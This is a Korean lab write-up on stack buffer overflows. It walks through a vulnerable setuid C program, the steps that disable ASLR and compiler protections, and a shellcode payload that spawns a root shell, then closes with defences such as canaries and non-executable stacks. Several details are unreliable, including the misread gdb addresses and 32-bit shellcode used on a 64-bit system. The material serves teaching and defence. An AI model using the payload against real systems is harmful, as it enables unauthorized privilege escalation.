스택 버퍼 오버플로우 원리 이해 및 취약점 분석을 통한 대응책 마련


> Developer : 김수경
> Development Environment : Kali Linux (64-Bit), Vim text editor
> Development Language : C
> Development Tool : GDB(GNU debbuger)

스택의 이해


- *Stack* : 함수 Parameter Variable, 함수 내의 Local Valriable, 함수의 Return Address 등이 저장되는 영역으로 상위 메모리 주소에서 하위 메모리 주소로 데이터가 저장된다.

스택의 시스템 레지스터

- `EBP` 스택 **베이스** 주소를 가리키는 레지스터
- `ESP` 스택 **탑** 주소를 가리키는 레지스터
- `EIP` 다음 실행할 명령어를 가리키는 레지스터



- 메인함수 내에서 함수 호출 시, EBP는 함수가 실행되는 동안만 함수가 호출된 위치로 옮겨진다.



- 이후 함수가 정상적으로 종료되면 EBP는 main 함수의 첫 시작 위치로 돌아오고 함수에서 사용한 스택의 공간은 연결이 해제되어 없어진다.(메모리 상엔 남아있으나 더이상

사용하지 않음)

스택 오버플로우가 발생하는 경우

- 데이터의 크기를 확인하지 않고 데이터를 저장하는 함수를 사용하게 되는 경우, 버퍼의 크기를 초과하여 데이터를 저장한다.
- 이때 데이터를 씌울때, EBP를 넘어서는 메모리 공간까지 침범하게 된다.
- 원래 정상 종료 시에는 main 함수의 주소로 돌아가야하지만 해당 메모리에 해커가 악의적으로 다른 메모리 공간의 주소와 같은 악성코드를 넣어놓으면 스택 오버플로우가 발생한다.

버퍼 오버 플로우(*buffer overflow*)

- *buffer overflow(buffer overrun)* : 버퍼의 정해진 사이즈보다 더 큰 사이즈의 데이터를 입력했을 때 발생하는 현상

  → 이때 할당된 버퍼 사이즈를 넘는 경우, 다른 메모리 영역을 침범하여 데이터가 덮어씌워질 우려가 있다.

  → 이런 취약점을 이용하여 시스템 중단 또는 시스템 제어를 갖기 위한 특별한 소스 코드를 삽입할 수 있다.

공격 절차

- SetUID : 일반 사용자가 root 권한으로 프로그램 실행하는 것을 말한다.

스택 버퍼 오버플로우 공격은 보통 SetUID가 설정된 루트 권한이 있는 프로그램을 공격대상으로 한다. 스택에 정해진 버퍼보다 큰 공격 코드를 삽입하여 반환주소를 변경함으로써 임의의 공격 코드를 루트 권한으로 실행하도록 하는 방법이다.


권한 승격은 시스템 권한으로 실행중인 프로그램에서 임의 코드를 실행하기 위해 버퍼 오버플로 취약점을 악용하여 수행된다. 실행된 코드는 공격자에게 관리 권한이 있는 OS 쉘을 제공하는 쉘 코드 일 수 있으며 시스템에 새로운 (관리자) 사용자를 추가할 수도 있다.

1. 공격 쉘코드를 버퍼에 저장한다.

2. 루트 권한으로 실행되는 프로그램의 특정 함수의 스택 반환 주소를 오버플로 시켜서 공격 쉘 코드가 저장되어 있는 버퍼의 주소로 덮어쓴다.
3. 특정 함수의 호출이 완료되면 쉘 코드가 있는 반환 주소로 돌아가며, 쉘 코드가 실행된다.

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[]){
        char buf[100];
        strcpy(buf, argv[1]);
        printf("%s\n",buf);
        return 0;
}
```

- root 계정으로 test.c 파일을 만든다.




ASLR (Address Space Layout Randomization)

```
echo 0 > /proc/sys/kernel/randomize_va_space

// 0 : ASLR 해제
// 1 : 랜덤 스택 & 랜덤 라이브러리
// 2 : 랜덤 스택 & 랜덤 라이브러리 & 랜덤 힙
```


- 메모리 손상 취약점 공격을 방지하기 위한 기술
- 프로그램이 실행 될 때 마다 스택, 힙, 라이브러리, 등의 주소들이 랜덤으로 변경된다.
- 해킹 실습을 위해 고정값을 갖도록 설정한다.

```
gcc -fno-stack-protector -z execstack -fno-builtin -mpreferred-stack-boundary=4

// -fno-stack-protector : stack-smashing protection 해제
// -z execstack : 스택 실행 가능
// -fno-builtin : <string.h> 헤더를 사용하지 않고도 strcpy 함수 사용
// -mpreferred-stack-boundary=4: main을 포함하여 이후에
//     모든 함수들의 스택프레임에서 가장 낮은 주소가 2^N 에 배수가 되도록 align
```


- 컴파일 옵션을 설정한다.



- chmod로 프로세스를 setUID 권한으로 변경한다.



- root 계정에서 일반 계정으로 변경하고 실행을 위해 test 파일을 복사하여 'test2'를 생성한다.



- `gdb`를 이용하여 strcpy 함수의 실행 위치에 break를 걸어 실행한다.

```
(gdb) x/100wx $rsp
0x7fffffffdf28: 0x55555173      0x00005555      0xffffe0a8      0x00007fff
0x7fffffffdf38: 0x00000000      0x00000001      0x00000000      0x00000000
0x7fffffffdf48: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffdf58: 0x00000000      0x00000000      0x00f0b5ff      0x00000000
0x7fffffffdf68: 0x000000c2      0x00000000      0xffffdf97      0x00007fff
0x7fffffffdf78: 0x555551e5      0x00005555      0x00000000      0x00000000
0x7fffffffdf88: 0x00000000      0x00000000      0x555551a0      0x00005555
0x7fffffffdf98: 0x55555060      0x00005555      0xffffe0a0      0x00007fff
0x7fffffffdfa8: 0x00000000      0x00000000      0x555551a0      0x00005555
0x7fffffffdfb8: 0xf7e15d0a      0x00007fff      0xffffe0a8      0x00007fff
0x7fffffffdfc8: 0x00000000      0x00000001      0x55555145      0x00005555
0x7fffffffdfd8: 0xf7e157cf      0x00007fff      0x00000000      0x00000000
0x7fffffffdfe8: 0x4a083f3e      0xfab06f7f      0x55555060      0x00005555
0x7fffffffdff8: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe008: 0x00000000      0x00000000      0x56c83f3e      0xafe53a2a
0x7fffffffe018: 0x50ce3f3e      0xafe52a17      0x00000000      0x00000000
0x7fffffffe028: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe038: 0x00000001      0x00000000      0xffffe0a8      0x00007fff
0x7fffffffe048: 0xffffe0b8      0x00007fff      0xf7ffe180      0x00007fff
0x7fffffffe058: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe068: 0x55555060      0x00005555      0xffffe0a0      0x00007fff
0x7fffffffe078: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe088: 0x5555508a      0x00005555      0xffffe098      0x00007fff
0x7fffffffe098: 0x0000001c      0x00000000      0x00000001      0x00000000
0x7fffffffe0a8: 0xffffe3f8      0x00007fff      0x00000000      0x00000000
```

- strcpy 함수 실행 이후 buf[100]의 시작 위치를 확인한다.
- `0x55555173` : strcpy() 시작 위치, `0x00005555` : buf[100] 시작위치

```
$ ls -li | grep 'test'
674704 -rwsr-xr-x 1 root     root     16656  5월  12 02:30 test
674699 -rw-r--r-- 1 root     root       146  5월  12 00:40 test.c
674698 -rwxr-xr-x 1 attacker attacker 16656  5월  12 02:59 test2
$ ./test $(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x
68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"+"A"*59+"bbbb"+"\x55\x55\x00\x00";')
1▯▯1▯É▯1▯▯F1▯Ph//shh/bin▯▯PS▯▯▯°
                          AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAbbbbUU
```

- test 파일에 적용 하여 buf의 시작위치에서 쉘코드가 실행되도록 한다.

```
$ id
uid=0(root) gid=1001(attacker) groups=1001(attacker)
$
```

- root 권한을 제대로 탈취했는지 확인한다.

버퍼 오버플로우 공격의 대응책

1. 컴파일 시점 검사

   버퍼 오버플로우를 검사하여 방지할 수 있는 고급 언어를 사용하거나 안전한 표준 라이브러리를 사용하여 코딩 표준을 따르거나, 스택 프레임(힙 영역에서 스택을 침범하지 못하게 함)의 손상을 탐지하는 기능을 탑재한다.

   (1) 고급 수준의 프로그래밍 언어 선택

   고급 수준의 프로그래밍 언어를 사용하면 변수 타입과 그 타입에 허용되는 규칙들에 대해서 강력한 표기법을 제공한다. 고급수준 언어는 컴파일러가 변수에 대한 범위 검사를 수행하는 코드를 자동으로 추가하기 때문에 프로그래머가 신경쓸 필요가 없다.

   (2) 안전한 코딩 기법

   - 사용 권장 ❌ : `strcat()`, `strcpy()`, `gets()`, `scanf()`..
   - 사용 권장 ⭕ : `strncat()`, `strncpy()`, `fgets()` ..

   (3) Stack Guard (스택 보호) 메커니즘

   스택에 할당된 변수들에 대한 버퍼 오버플로우를 탐지해서 실행 파일의 보안을 강화시키는 다양한 기법들 중 하나이다. 버퍼 오버플로우 보호는 스택에 할당된 데이터를 체계화해서 Canary (카나리) 값을 포함하는데, 이것은 스택 버퍼 오버플로우에 의해 파괴될 시에 메모리에서 오버플로우 되기 전의 버퍼를 보여준다. 카나리 값을 검증함으로써 감염된 프로그램은 실행을 즉시 종료할 수 있고, 공격자가 제어를 넘겨받는 것으로부터 보호해 준다.

   Stack Guard는 GCC 컴파일러의 확장 버전으로 추가적인 함수 진입과 종료 코드를 삽입한다. 즉 컴파일러가 호출 시 복귀 주소 앞에 Canary 값을 저장하고, 종료 시 Canary 값이 변조되었는지의 여부를 확인하여 버퍼 오버플로 공격을 탐지한다.

   중간 영역에 Canary 영역을 추가하여 이 부분에서 내용 변경이 발생하면 스택 오버플로우의 발생으로 간주한다.

   (4) Stack Shield (스택 쉴드)

   스택 쉴드는 코드의 변경 없이 Stack Smashing (스택 스매싱) 공격으로부터 프로그램을 보호하는 개발 도구이다. 스택 쉴드는 의도하지 않은 많은 양의 입력 데이터를 프로그램에 보내어 오버플로우 된 버퍼 내의 주소로 RET 주소 값을 변경한다. 스택 쉴드 보호 시스템 함수의 프롤로그에 unoverflowable 위치(데이터 세그먼트의

시작)에 RET 주소를 복사하고 두 값이 함수 에필로그에 차이가 있는지 확인한다. 두 값이 다른 경우 RET 주소가 변경된 것으로 스택 쉴드는 프로그램을 종료한다.

//스택 가드와의 차이 : 프로그램 시작 전 리턴 주소와 프로그램 종료시 리턴 주소 비교 후 값이 다르면 이전 주소 값을 반환(-1), 같으면 정상 종료(0)

2. 실행 파일 보호

(1) 기본 개념

프로그램은 스택에 데이터를 읽고 쓴다. 일반적으로 프로그램은 코드용으로 특별히 지정된 메모리의 읽기 전용 부분에서 실행된다. 스택 버퍼 오버프로우를 야기하는 일부 공격은 스택에 새 코드를 삽입하여 프로그램이 해당 코드를 실행하도록 한다. 스택에서 실행 권한을 제고하면 이러한 공격을 방지할 수 있다. 64비트 프로세스에는 항상 실행할 수 없는 스택이 사용된다. noexec_use_stack 변수를 통해 32비트 프로세스에서 스택을 실행할 수 있는지 여부를 지정할 수 있다. 이 변수를 설정하면 스택에서 코드를 실해아려고 시돟는 프로그램에 SIGSEGV 신호가 전송된다. 일반적으로 이 신호가 전송되면 프로그램이 코어 덤프와 함께 종료된다.

(2) ASLR(Access Space Layout Randomization, 주소 공간 무작위 배치)

ASLR은 힙, 스택, 공유 라이브러리 등을 실행 및 호출할 때마다 주소를 무작위로 배치하는 기법이다. 즉, 힙, 스택, 공유 라이브러리를 프로세스에 매핑 시 매번 랜덤하게 배치한다. 공격자는 쉘 코드로 제어를 넘기기 위해 공격에 사용할 적당한 RET 주소를 결정하는데 예측된 주소를 사용한다. 이 예측을 어렵게 만드는 한 가지 기법은 각 프로세스 안의 스택이 임의의 다른 곳에 위치하도록 변경하는 것이다.